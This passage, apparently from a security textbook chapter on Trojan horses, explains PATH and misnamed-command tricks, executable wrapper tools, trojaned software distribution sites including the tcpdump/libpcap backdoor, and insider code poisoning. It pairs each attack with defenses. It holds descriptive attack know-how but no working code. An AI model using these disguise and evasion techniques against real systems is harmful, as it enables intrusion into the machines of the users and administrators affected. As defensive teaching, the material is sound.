Suppose someone misconfigured your UNIX account, and "." was in your path. Also, suppose that an attacker gains low-privileged access to your machine, but hasn't yet conquered superuser privileges on the box. This bad guy could name an evil Trojan horse program `ls`, and put it in some world writable directory on the machine. The `ls` command is used to get a listing of the contents of a directory. With "." in your path, if you ever changed directories into the attacker's trap directory and ran the `ls` command to get a directory listing, you'd run the evil Trojan horse! This Trojan horse might instantly give the attacker all of your permissions on the machine. If you have superuser privileges, the attacker now has such privileges as well, having successfully launched a privilege escalation attack using a Trojan horse version of `ls`.

Or, similarly, an attacker could create a backdoor with a name that matches a commonly mistyped command, such as `ipconfig`. The normal UNIX command for viewing network interface information is `ifconfig`, with an f instead of a p. However, users sometimes type `ipconfig` instead, given that a similar command with that name is available on Windows. If I create a Trojan horse named `ipconfig` on your UNIX machine, I can sit back and wait for an administrator to accidentally type `ipconfig` while in the wrong directory. For this reason, "." isn't in the path on UNIX machines by default, and you shouldn't reconfigure your shell to add it. In this case, the default path setting for UNIX is quite reasonable. So, do yourself a favor, and leave it as is. Also, if you do have "." in your path, consider removing it by editing the various start-up scripts associated with your login shell, which depend on the particular shell you are using.

However, not having "." in your path also means that if you change directories to a place where a program file is located, you cannot just type the program's name to run it. Instead, to run the program, you have to type `./[program_name]` to execute the program. So, if the system ever complains that it cannot find a file, but you can see the file in the current working directory using `ls`, use the "./" notation to start the program. It's not too much of a burden.

This matter differs markedly on Windows systems. In the Windows command shell, the current working directory is implicitly in your path. Even though the `set` command doesn't show a "." in your path, it's still there, implicitly represented, just because you are using Windows. Therefore, if you change to a directory with an executable inside and then type the executable's name on Windows, the executable runs. The system automatically finds it, because "." is implicitly at the very beginning of your path. Yes, it's convenient, as you don't have to ever mess with the "./" notation. However, having "." in your path is also a security hole.

If an attacker gets low-privileged access to your machine, and then tricks an administrator into running a command, the attacker can escalate privileges. One of the most common tricks attackers

utilize in Windows is to create a privilege-escalating Trojan horse named cp. On Windows, the copy command is used to copy a file, and there is no default command named cp. However, users sometimes mistakenly type cp when they try to copy files. If they type cp in a directory where the attacker placed a Trojan horse with that name, the attacker could easily get that user's privileges on the machine.

Unfortunately, you cannot easily remove "." from your path on a Windows machine. It's built into the operating system itself right at the start of your path. Remember, the system searches for commands starting from the beginning of your path, running the first matching program that it finds. Mistyping a command name could lead to a privilege escalation attack on a Windows system, so be careful when typing commands with an account with administrator privileges.

Trojan Name Game Defenses


So, in light of these deviously named Trojan horses, what can we do to defend ourselves? First, we must keep the malicious code off of our systems in the first place by employing the antivirus tools described in Chapter 2 and the backdoor defenses described in Chapter 5.

Also, you should be ready to kill suspicious processes that usurp the names of legitimate processes. Even though Task Manager cannot kill processes with certain names, you can deploy a free tool called PsKill from the PsTools package, available for free at *www.sysinternals.com*. PsKill can shut down any running process, regardless of its name. However, be careful with this tool! If you shut down a legitimate process, you could cause your system to be unstable or even create an instant crash. Therefore, you need to research each process of concern in more detail before shutting it down.

To conduct this research, you can use some tools we initially discussed in Chapter 5. Remember our good friends, lsof and Fport? As you might recall, Fport, run on a regular basis by diligent system administrators on Windows machines, will help you discover strange port usage associated with Trojan horses on your system. For each running process that has an open TCP or UDP port on the network, Fport shows the process ID, process name, port number, and the full pathname of the file that the process ran from on the hard drive. Fport is very simple, yet highly effective. On UNIX machines, you can use the `lsof` command to achieve similar functionality to Fport, as we discussed in Chapter 5.

Remember our example in which the attacker renamed Netcat so that it appeared as iexplore.exe? In Figure 6.5, we can see how Fport displays this subterfuge.

Figure 6.5. Using Fport. Why is iexplore.exe listening on TCP port 2222 and why is it running from C:\iexplore.exe? That looks like a problem!



Fport tells us that there are a variety of programs using ports on this machine. All of these ports are pretty normal on a Windows machine, except for the one with a Process ID (Pid) of 1084. It's called

iexplore.exe, but is listening on TCP port 2222 and running out of C:\iexplore.exe. That just doesn't look right!

Using Fport, we can differentiate between the real browser, which should have a path of C:\Program Files\Internet Explorer\iexplore.exe, and the attacker's backdoor, which runs from C:\iexplore.exe. Unfortunately, this kind of analysis requires an administrator to be intimately familiar with what is supposed to be running on the system. That way, if a counterfeit pops up, an administrator can quickly identify it and investigate. This can be very difficult, but rock-solid system administrators should have a gut feel for what is installed and running on critical systems. If an experienced system administrator notifies you that "something just doesn't look right with this program," you ignore their concerns at your own peril. Your best bet is to analyze suspect programs in a laboratory environment to determine if they are attempting to access files or the network unexpectedly. In Chapter 11, we'll discuss a recommended laboratory environment and analysis process you can use to analyze problematic software.

Another defense for these Trojan naming schemes is to block executable e-mail attachments at your Internet gateway. You should filter out all programs that are potentially executable. These include the familiar EXE programs, but go well beyond that, too. In reality, you should filter out at least all of the program types described in Table 6.1. For more information about these and other file extension types, you should check out the File Extension Source Web site at *http://filext.com*.

Wrap Stars


Be afraid. Be very afraid.

—The movie, *The Fly*, 1986

Bad guys' Trojan horse ruses aren't limited to just playing games with names. Many attackers also combine their malicious code with an innocuous program to create a nice, cozy-looking package. By grafting together two programs, one malicious and one benign, an attacker can more easily trick unsuspecting users or administrators into running or ignoring the combined result. When unsuspecting victims receive the combined package and run it, the malicious executable embedded in the package will typically run first. Of course, the vast majority of backdoors don't display anything on the screen, so the victim will not see anything during this step, which usually takes less than a second. After the backdoor is firmly lodged on the victim machine, the benign program runs. For example, an attacker might take the Tini backdoor we briefly mentioned in Chapter 5 and combine it with Internet Explorer. Given Tini's small size, the resulting program would be only 3 kilobytes larger than the original browser.

To marry two executables together, an attacker uses a wrapper tool. The computer underground uses several terms to refer to these tools, including *wrappers, binders, packers, EXE binders*, and *EXE joiners*. Figure 6.6 illustrates how an attacker uses a wrapper program. In essence, these wrappers allow an attacker to take *any* executable backdoor program and combine it with *any* legitimate executable, creating a Trojan horse without writing a single line of new code! Even the most inexperienced attacker can easily create Trojan horses using this technique. This is the stuff script kiddie attackers fantasize about.

Figure 6.6. Wrapper programs: Two programs enter and one program leaves with the combined functionality of both input programs.



For an analogy of the operation of wrapper programs, consider the classic movie *The Fly.* As you might recall, in that epic feature, a scientist tests his new teleporter invention to whisk himself across his laboratory at the speed of light. Sadly, a simple housefly zooms into the teleporter pod just as he initiates his first short journey. The machine cannot handle two living beings, so it just combines the scientist and the fly at their most fundamental level into one very ghastly mutant combination of the two. That's essentially what wrapper tools do: combine two or more separate programs at a fundamental level into one package.

Wrapper Features

Some wrappers allow for combining two, six, nine, or even an arbitrary number of programs together. Others allow for the addition of static files into the mix. When the wrapper is run, it executes all included programs, and also unloads the bundled static files into the attacker's chosen places on the file system. With such capabilities, these wrappers are actually becoming the functional equivalent of souped-up install shields and Setup programs.

For most of the popular wrapper tools available today, when a combined package file is executed, the malicious program and benign program will each show up as separate running processes in Windows Task Manager or Fport output. The two programs only live together in the file on the hard drive. When a user is duped into running the package, the two wrapped programs become two separate processes. Therefore, to hide the malicious processes, attackers use wrappers together with the deceptive naming schemes we discussed in the last section.

Some wrappers go even further by encrypting the malicious code portion of the resulting package, so that antivirus programs on the target system have more difficulty detecting the malicious program. Of course, to make the malicious program run on its target, the wrapper must add a decryption routine to the resulting package. Antivirus programs therefore look for the decryption code added by these popular wrapping tools. Attackers raise the bar by morphing the decryption code so that it dynamically alters itself to evade detection, using polymorphic coding techniques, as we discussed in Chapter 2.

The computer underground has released dozens of wrapper programs available for free download from the Internet. Table 6.4 shows some of the most popular and powerful wrapper programs available today. To analyze these and other wrapper tools in more detail, you can check out *www.tlsecurity.net/exebinder.htm*, a comprehensive Web site devoted to the fine art of wrappers. It's important to note that not all of these programs are inherently evil. They also have a variety of entirely legitimate uses for packaging and distributing useful software, not just Trojan horses.

Table 6.4. Popular Wrapper Tools

Wrapper Tool Name	Function of Wrapper Tool
AFX File Lace	This wrapper encrypts an executable and appends it to the end of another, unencrypted executable.
EliteWrap	This program is the premier wrapper tool, with gobs of features, including: • The ability to bind together an unlimited number of executables. • A function to start programs in a specified order, with each program waiting for the other programs ahead of it to finish running before executing itself. • Built-in integrity checks to make sure the package hasn't been altered.
Exe2vbs	This tool converts executable programs (in EXE format) into Visual Basic Scripts (VBSs or VBScripts). By packing the EXE inside of a VBScript, the attacker might be able to transmit a Trojan horse through e-mail filtering programs that block standard EXEs, but allow VBScripts to pass through.

Wrapper Tool Name	Function of Wrapper Tool
PE Bundle	This program bundles together an executable with all the DLLs required by that executable to run. With this combined package, the malicious software will be able to run on the target system even if some critical DLLs are not installed there.
Perl2Exe	Using this tool, a developer can create standalone programs originally written in the Perl scripting language that do not require a Perl interpreter to run. Also, the original Perl code isn't included inside the resulting executable, making reverse engineering the functionality of the executable code significantly more difficult than simply analyzing more easily understood Perl scripts. This nifty tool is available for both Windows and UNIX, turning a Perl script into an executable binary program. Binary executables can be created that will run on Windows or UNIX.
Saran Wrap	This easy-to-use GUI-based wrapper combines two executables together.
TOPV4	This so-called Teflon Oil Patch program combines up to nine executables together and sports a simple GUI.
Trojan Man	This wrapper combines two programs, and also can encrypt the resulting package in an attempt to foil antivirus programs.

Wrapper Defenses

To defend your systems against attacks involving Trojan horses created with wrappers, antivirus tools are really your best bet. By detecting the malicious code wrapped into a combination package and preventing its installation, antivirus tools stop the vast majority of these problems. Following the antivirus recommendations we discussed in Chapter 2 goes a long way in dealing with this problem.

Trojaning Software Distribution Sites

> *The woman said, "The serpent deceived me, and I ate."*
>
> —Genesis 3:13

So, we've seen how attackers use name trickery and wrapper programs to create and disguise their backdoors. Now, let's discuss a far nastier Trojan horse technique that is greatly increasing in popularity: Trojaning software distribution sites. Increasingly, some attackers are aiming beyond the individual software loaded on your system, and going upstream by attacking the Internet sites used to distribute software. What better way could there be to get widespread dispersal of malicious code than to put a Trojan horse version of a popular program on a Web site used by millions of people around the world? Everyone who downloads and installs the tool would be impacted by such a Trojan horse.

Trojaning Software Distribution the Old-Fashioned Way

There is an admittedly lower tech precedent to this trend. Over the last two decades, attackers would sometimes send software updates containing malicious code via the snail-mail postal service. A package would arrive containing a tape or CD of supposedly crucial software updates, claiming to be from a legitimate vendor. Some administrators and users would fall for the trick, and blindly load the software onto their systems. Bingo! The attacker's backdoor would be loaded onto the system by the administrators or users themselves. Of course, such an attack could constitute mail fraud, a felony in some countries.

Sending Trojan horse updates with backdoors via the postal service still works today. If several administrators in your organization received an official-looking package claiming to be from Microsoft Corporation, Sun Microsystems, or even Ed's Linux Software and Chop Suey Take Out Service, would they install it? Similarly, what would happen if some of your telecommuters received a CD in the mail at home with a note on company letterhead describing an important update? Unfortunately, in most organizations, at least some administrators and users would install the package without a second thought. All it takes is one mistake for the attacker to get a foothold in the organization. Of course, if any users start asking questions about the mysterious new package that arrived in the mail, the attacker's subterfuge should be quickly detected.

Popular New Trend: Going after Web Sites

While the snail-mail technique works like a charm, attackers don't want to have to pay postage. Instead, they've set their sights on higher targets with a wider spread of dispersal possibilities, such as the Web servers used to distribute new software and updates across the Internet. These attacks are particularly pernicious, as they could impact thousands or millions of unsuspecting administrators and users who are simply trying to download the latest versions of popular programs. One of the earliest attacks of this kind involved the Washington University at St. Louis FTP server (wu-ftpd), which was Trojanized way back in April 1994 [3]. In January 1999, a similar attack occurred involving the TCPWrapper distribution, which is, rather ironically, a security tool [4]. However, much more recently, we've seen a rash of successful attacks against Web sites, including these:

- *Monkey.org:* In May 2002, someone broke into the Web site that distributes the popular security and hacking tools written by Dug Song. Attackers modified the Dsniff sniffing program, as well as the Fragroute and Fragrouter IDS evasion tools distributed through *Monkey.org*. The attacker replaced each tool with a Trojan horse version that created a backdoor on the systems of anyone who downloaded and installed these tools. This attack was especially insidious, considering the widespread use of these tools by security professionals and computer attackers alike.

- *Openssh.org:* From July 30 to August 1, 2002, an attacker loaded a Trojan horse version of the Open Secure Shell (OpenSSH) security tool onto the main OpenSSH distribution Web site. OpenSSH is widely used to provide rock-solid security for remote access to a system. However, diligent administrators who tried to protect their systems by downloading this security tool in late July 2002 unwittingly installed a backdoor. Sadly, this tool often utilized to protect systems against attack included its own backdoor for this short period of time.

- *Sendmail.org:* This one is just plain evil. From September 28 until October 6, 2002, a period of more than one week, the distribution point for the most popular e-mail server software on the Internet was subverted. The main FTP server that distributes the free, open-source Sendmail program was Trojanized with a nasty backdoor.

- *Tcpdump.org:* From November 11 to 13, 2002, tcpdump, the popular sniffing program, and libpcap, its library of packet capture routines, were replaced with a Trojan horse backdoor on the main tcpdump Web site. Not only is the tcpdump sniffer widely used by security, network, and system administrators around the world, but the libpcap (pronounced using the elegant term *lib-pee-cap*, which is short for "library for packet capture") component is a building block for numerous other tools. Administrators who installed tcpdump, libpcap, or any other package built on top of libpcap during this time frame were faced with a backdoor running on their systems.

Some pretty big names have fallen to this attack! This list contains some pretty important software, used by millions of people each and every day. Heck, I *personally* use Dsniff, OpenSSH, and tcpdump all the time, to say nothing of Sendmail. With all of these attacks over a six-month period, I began to take this whole thing very much to heart. In most of these attacks, the bad guys manipulated the install program associated with each tool so that it created a backdoor listener on the machine where the program was configured and compiled. In these cases, the compiled binary executable itself wasn't altered; the installation program was modified to include the backdoor. The great similarities in each of these attacks could indicate that a single perpetrator committed all of these dastardly deeds, or the actions could merely have been copycat crimes.

The Tcpdump and Libpcap Trojan Horse Backdoor


To understand the nature of the Trojan horses bundled with these programs, let's look at the functionality of the malicious code included in the tcpdump and libpcap distribution during that fateful week in November 2002. This Trojan horse was similar to the one used in the *Monkey.org*, Sendmail, and OpenSSH attacks, so analyzing it will help us better understand this whole class of attacks.

To install an up-to-date version of tcpdump, an administrator typically downloads the latest package from the tcpdump Web site. This package includes a script called "configure" that analyzes the system used to compile the tool, typically an administrator's machine. The configure script verifies that certain required compiler options, libraries, and other programs needed for building tcpdump are included on the system. The script then devises a plan for compiling the software on that particular machine. After configure runs, the administrator can compile the tool.

However, the version of the configure script distributed with tcpdump and libpcap included a nasty yet invisible surprise. The whole process is illustrated in Figure 6.7, starting with the download of the

Trojan horse version of the installation package in step 1. The administrator runs the configure script in step 2. While the configure script checks the system configuration as expected, it also attempts to connect to a Web server operated by the attacker to grab a copy of another script, named "services," shown in step 3. With a simple name like services, it sounds pretty innocuous, huh?

Figure 6.7. The tcpdump and libpcap Trojan horse backdoor.



Step 3 is a somewhat risky move for the attacker, because the victim's machine will send out an HTTP request to the attacker's machine. It is conceivable, although highly unlikely, that an administrator might notice this request on the network, and trace it down to a Web site controlled by the attacker. Still, this Web request to download the services script gives the attacker flexibility. Rather than bundling a set of fixed backdoor functionality into the installation package, the attacker can add new capabilities to the backdoor and load it on a Web site. Then, the attacker can just sit back and wait for a new set of victims to inadvertently install the updated functionality of the backdoor. After downloading the services script, the configure script executes it. In step 4, the services script, in turn, creates a small amount of C code for a backdoor, which it compiles and executes.

This little compiled C program is really a simple backdoor, which starts running in step 5. The backdoor then makes a connection across the network to the attacker's own machine. In step 6, the backdoor polls the attacker's system on TCP port 1963 to retrieve a single character indicating what the backdoor should do. This request for a command is sent every few minutes. The backdoor responds to three possible control characters:

- The A character indicates that the backdoor program should stop running.
- The D character tells the backdoor program to create a shell and shovel this shell to the attacker. It uses the same shell-shoveling technique we discussed in Chapter 5. The attacker can then type any commands into the shell for execution on the victim machine, shown in step 7. If tcpdump or libpcap was installed by an administrator, these commands would run with root privileges. Otherwise, the commands would still run, but with the privileges of a more limited account. Of course, most people who compile and install tcpdump or libpcap do so with root permissions.

- The M character tells the backdoor tool to sleep for one hour, and then poll for another control character.

After the attacker finishes executing commands on the victim, the shell is terminated and the backdoor's polling for A, D, or M commands continues. At a later time, the attacker can fire up the shell shoveler again, and access the system.

There are a couple of interesting little twists in this Trojan horse backdoor. First, look at those control characters: A-D-M. A rather famous group of hackers calls itself the ADM Crew, known for writing some seriously powerful computer attack tools. Is this a mere coincidence? That's highly doubtful, as the odds that someone would randomly select control characters of A, D, and M are very slim. Did ADM perpetrate the attack, or was someone trying to frame them? At the time of this writing, the information security community at large just doesn't know the answers to these questions. Given the secrecy in certain quarters of the computer underground, we might never know the full truth.

A second twist in this tcpdump Trojan horse involves alterations to the sniffer tools themselves. The attacker manipulated the source code of the libpcap library so that any sniffer that uses it will not show any traffic destined for TCP port 1963. That way, if administrators run a sniffer built from the compromised program on the compromised machine, they won't see the polling request for the A-D-M control characters, or the traffic going to and from the shell! If you are going to Trojanize a sniffer with an embedded backdoor, you might as well make the sniffer itself hide the backdoor's traffic. This certainly helps to mask the attacker's activity. Not only does the Trojan horse tcpdump distribution open up a backdoor, it also installs a Trojan version of a sniffer to hide that very same backdoor quite effectively. Any sniffer built on the system that relies on the modified libpcap package, such as tcpdump, Snort, Ethereal, or others, would likewise ignore this traffic.

Unfortunately, this trend of Trojanizing software distribution Web sites didn't end with the Trojan horse version of tcpdump. Attackers are certainly setting their sights on even larger prey. I'm sure they are constantly scanning large-scale software distribution sites, such as Microsoft's own Windows Update servers, various Linux software distribution sites, and other popular software depots to find flaws and upload their malicious wares. On the plus side, these sites are usually quite carefully secured, and software vendors such as Microsoft are increasingly using digital signatures to ensure the integrity of their patches. On the negative side, a single error in any of these schemes could lead to Trojan horse backdoors installed on millions of systems. That's not a happy thought.

Defenses against Trojan Software Distribution

Defenses against this type of attack fall into three categories: user awareness, administrator integrity checks, and carefully testing new software. First, you and your organization must be aware of the threat. Without fundamental knowledge of what you're up against, you're guaranteed to lose. Your policies must clearly state that users are strictly forbidden from installing unauthorized programs on your organization's systems. Users should not install any unexpected software updates that arrive in the mail, no matter how "official" they appear to be. I don't care if the package included the company logo; it should never be installed. If any updates do arrive, they should immediately be forwarded to the security team. If you need to update users' systems, you should have a formalized plan announcing how you'll be distributing software to them. This plan should be included in user awareness materials.

Furthermore, put together an awareness campaign to let your computer users and administrators know that attackers sometimes distribute nasty software via the Internet or even via snail mail. Dress up your awareness efforts by setting up a booth outside of a cafeteria with colorful signs and balloons. I call this the froo-froo components of a security awareness campaign, because it's neither deep nor technical. Still, the froo-froo is important, as it gets users' attention. Distribute simple pamphlets with silly cartoons to your user base to let them know how to do the right thing. Although

a solid security awareness program takes a lot of work, it can be fun. In fact, it'll be far more effective if it's entertaining and full of froo-froo rather than just the same old droning on about policy this blah-blah-blah policy that blah-blah-blah. Typical users rapidly tune out any dialogue they don't understand or care about, but if it has cool balloons and cartoons, they just might listen.

Another important area for defending against these attacks involves administrative procedures for checking the integrity of the packages you download. Whenever I upgrade a software tool across the Internet, I always download copies from at least three different mirrors. I then verify the integrity of the programs using a cryptographically strong hash against each mirror's copy to make sure they all match. You can create an MD5 hash, kind of like a digital fingerprint, for any file using the great md5sum program included in most Linux distributions. On Windows, you can use the free md5summer program written by Luke Pascoe, available at *www.md5summer.org*. Because MD5 is a one-way hash function, an attacker would find it very, very difficult to create a Trojan horse with the exact same hash as the legitimate program. By difficult, I mean that they would require a supercomputer running for thousands of years to create an evil program that has the exact same hash as your good program. At least, that's the idea if these one-way algorithms are as good as we hope they are.

A lot of Web sites that distribute software include a file containing the MD5 hash of the latest version on the site itself. However, I'm uncomfortable downloading a program from just a single mirror and checking this single hash from the exact same site. Think about it. If attackers could compromise a single Web site and Trojanize the software, of course they could alter the file containing the hash on that same Web server. The idea here is that an attacker would have a more difficult time compromising several mirrors of the code, and therefore I'll be able to catch their treachery by observing different versions on the mirrors. By downloading from multiple mirrors and checking for consistency across them, I get much better odds that the attacker hasn't compromised them all, and I'll have an intact program to run. Unfortunately, if the mirrors are automatically updated from a single central server, I'd still lose if the bad guy contaminates the code on the main server. I've raised the bar some by comparing hashes across multiple mirrors, but the bad guys could still leap over the higher bar.

Some software download sites go beyond hashes and include a digital signature of the software, using a public key encryption package such as Pretty Good Privacy (PGP). If you download any software with such signatures, you should verify those signatures using an appropriate package, such as the open source clone of PGP called "Gnu Privacy Guard," available for free at *www.gnupg.org*. Of course, an attacker could modify the digital signature or even replace the key used to sign the package. However, such attacks would be much more difficult, and are therefore far less likely.

Finally, you should always test new tools before rolling them into production. Such a test process not only gives you a chance to detect the malicious software in advance, but it also gives you some precious time for others to discover the problem before you blindly put code into production. I was working with one bank whose bacon was saved simply because they spend at least one month reviewing any new release of Sendmail before putting it into production. I'd love to tell you that they discovered the Sendmail backdoor while they were looking through the program in their evaluation network. However, they didn't find it. Still, while they were analyzing the new release to make sure it met corporate functionality requirements, other folks had discovered and publicized the backdoor in October 2002. When the bank heard about the discovery of a backdoor in this version of Sendmail, they yanked it from their test systems and never rolled it into production. The built-in lag of their analysis process certainly helped this organization avoid catastrophe. For critical security patches, rapid deployment is crucial. For simple upgrades or new features, a few weeks lag can actually help improve security.

Poisoning the Source

> *Most software sucks.*
>
> —Jim McCarthy, founder of a software quality training company, as quoted in *Technology Review Magazine*, July/August, 2002

So, we've seen a variety of techniques bad guys use to squeeze Trojan horse functionality into our systems. However, perhaps the most worrisome Trojan horse vector involves inserting malicious code into a software product before it's even released. Attackers could Trojanize programs during the software vendor's development and testing processes. Suppose an attacker hires on as an employee at a major software development shop or volunteers to contribute code to an open source software project. The target could be anything; a major operating system, a widely used enterprise resource planning tool, or even a very esoteric program used by banks to manage their funds transfer would all make juicy targets. As a developer or even a tester, the attacker could insert a relatively small backdoor of less than 100KB of code inside of hundreds of megabytes of legitimate code. That's really a needle in a haystack! Any users purchasing the product would then unwittingly be buying a Trojan horse and installing it on their systems. The whole software product itself becomes the Trojan horse, doing something useful (that's why you buy or download it), yet masking this backdoor.

Ken Thompson, noted UNIX cocreator and C programming language guru, discussed the importance of controlling source code and the possibility of planting backdoors in it in his famous 1984 paper titled "Reflections on Trusting Trust." In that classic paper, Thompson described modifying the source code for a compiler so that it built a backdoor into all code that it compiles [5]. The proposed attack was particularly insidious, as even a brand new compiler that is compiled with a Trojan version of the old compiler would have the backdoor in it, too. This avenue of attack has long been a concern, and is an even bigger potential problem today.

This concern is even more disturbing than the Trojaning of software distribution sites that we discussed in the last section. When an attacker Trojanizes a software distribution site, the developers of the software at least have a clean version of the software that they can compare against to detect the subterfuge. Backing out problems is relatively easier after discovery, as a clean version of the software can be placed on the Web site for distribution. On the other hand, if an attacker embeds a Trojan horse during the software development process, the vendor might not even have a clean copy. If the attackers are particularly clever, they will intertwine a small, inconspicuous backdoor throughout the normal code, making eradication extremely difficult. The software developer would have to scan enormous quantities of code to ensure the integrity of a whole product. The larger the software product, the more difficult detection and eradication become. Let's analyze why this is so.

Code Complexity Makes Attack Easier

Most modern software tools are vast in scope. Detecting bugs in code, let alone backdoors, is very difficult and costly. To Trojanize a software product, an evil employee doesn't even have to actually write an entire backdoor into the product. Instead, the malicious developer could purposefully write code that contains an exploitable flaw, such as a buffer overflow, that would let an attacker take over the machine. Effectively, such a purposeful flaw acts just like a backdoor. If the flaw sneaks past the software testing team, the developer would be the only one who knows about the hole initially. By exploiting that flaw, the developer could control any systems using his or her code.

To get a feel for how easily such an intentional flaw or even a full Trojan horse could squeak past software development quality processes, let's consider the quality track record of the information technology industry over time. Software quality problems have plagued us for decades. With the introduction of higher density chips, fiber-optic technology, and better hard drives, hardware continues to get more reliable over time. Software, on the other hand, remains stubbornly flawed. Watts Humphrey, a software quality guru and researcher from Carnegie Mellon University, has conducted surveys into the number of errors software developers commonly make when writing code [6]. Various analyses have revealed that, on average, a typical developer accidentally introduces between 100 and 150 defects per 1,000 lines of code. These issues are entirely accidental, but a single intentional flaw could be sneaked in as well.

Although many of these errors are simple syntactical problems easily discovered by a compiler, a good deal of the remaining defects often result in gaping security holes. In fact, in essence, a security vulnerability is really just the very controlled exploitation of a bug to achieve an attacker's specific goal. If the attacker can make the program fail in a way that benefits the attacker (by crashing the system, yielding access, or displaying confidential information), the attacker wins. Estimating very conservatively, if only one in 10 of the defects in software has security implications, that leaves between 10 and 15 security defects per 1,000 lines of code. These numbers just don't look very heartening.

A complex operating system like Microsoft Windows XP has approximately 45 million lines of code, and this gigantic number is growing as new features and patches are released [7]. Other operating systems and applications have huge amounts of code as well. Doing the multiplication for XP, there might be about 450,000 security defects in Windows XP alone. Even if our back-of-the-envelope calculation is too high by a factor of 100, that could still mean 4,500 security flaws. Ouch! Indeed, the very same day that Windows XP was launched in October 2001, Microsoft released a whopping 18 megabytes of patches for it.

Don't get me wrong; I love Windows XP. It's far more reliable and easier to use than previous releases of Windows. It's definitely a move in the right direction from these perspectives. However, this is just an illustration of the security problem inherent in large software projects. It isn't just a Microsoft issue either; the entire software industry is introducing larger, more complex, ultra-feature-rich (and sometimes feature-laden) programs with tons of security flaws. Throughout the software industry, we see very fertile soil for an attacker to plant a subtle Trojan horse.

Test? What Test?

Despite these security bugs, some folks still think that the testing process employed by developers will save us and find Trojan horses before the tainted products hit the shelves. I used to assuage my concerns with that argument as well. It helped me sleep better at night. But there is another dimension here to keep in mind to destroy your peaceful slumber: *Easter eggs.* According to The Easter Egg Archive™, an Easter egg is defined as:

> *Any amusing tidbit that creators hid in their creations. They could be in computer software, movies, music, art, books, or even your watch. There are thousands of them, and they can be quite entertaining, if you know where to look.*

Easter eggs are those unanticipated goofy little "features" squirreled away in your software (or other products) that pop up under very special circumstances. For example, if you run the program while holding down the E, F, and S keys, you might get to see a dorky picture of the program developer. The Easter Egg Archive maintains a master list of these little gems at *www.eeggs.com*, with more than 2,775 software Easter eggs on record as of this writing.

What do Easter eggs have to do with Trojan horses in software? A lot, in fact. If you think about our definition of a Trojan horse from early in this chapter, an Easter egg is really a form of Trojan horse,

albeit a (typically) benign one. However, if software developers can sneak a benign Easter egg past the software testing and quality assurance teams, there's no doubt in my mind that they could similarly pass a Trojan horse or intentional buffer overflow as well. In fact, the attacker could even put the backdoor inside an Easter egg embedded within the main program. If the testing and quality assurance teams don't notice the Easter egg or even notice it but let it through, they likely won't check it for such hidden functionality. To me, the existence of Easter eggs proves quite clearly that a malicious developer or tester could put nasty hidden functionality inside of product code and get it through product release without being noticed.

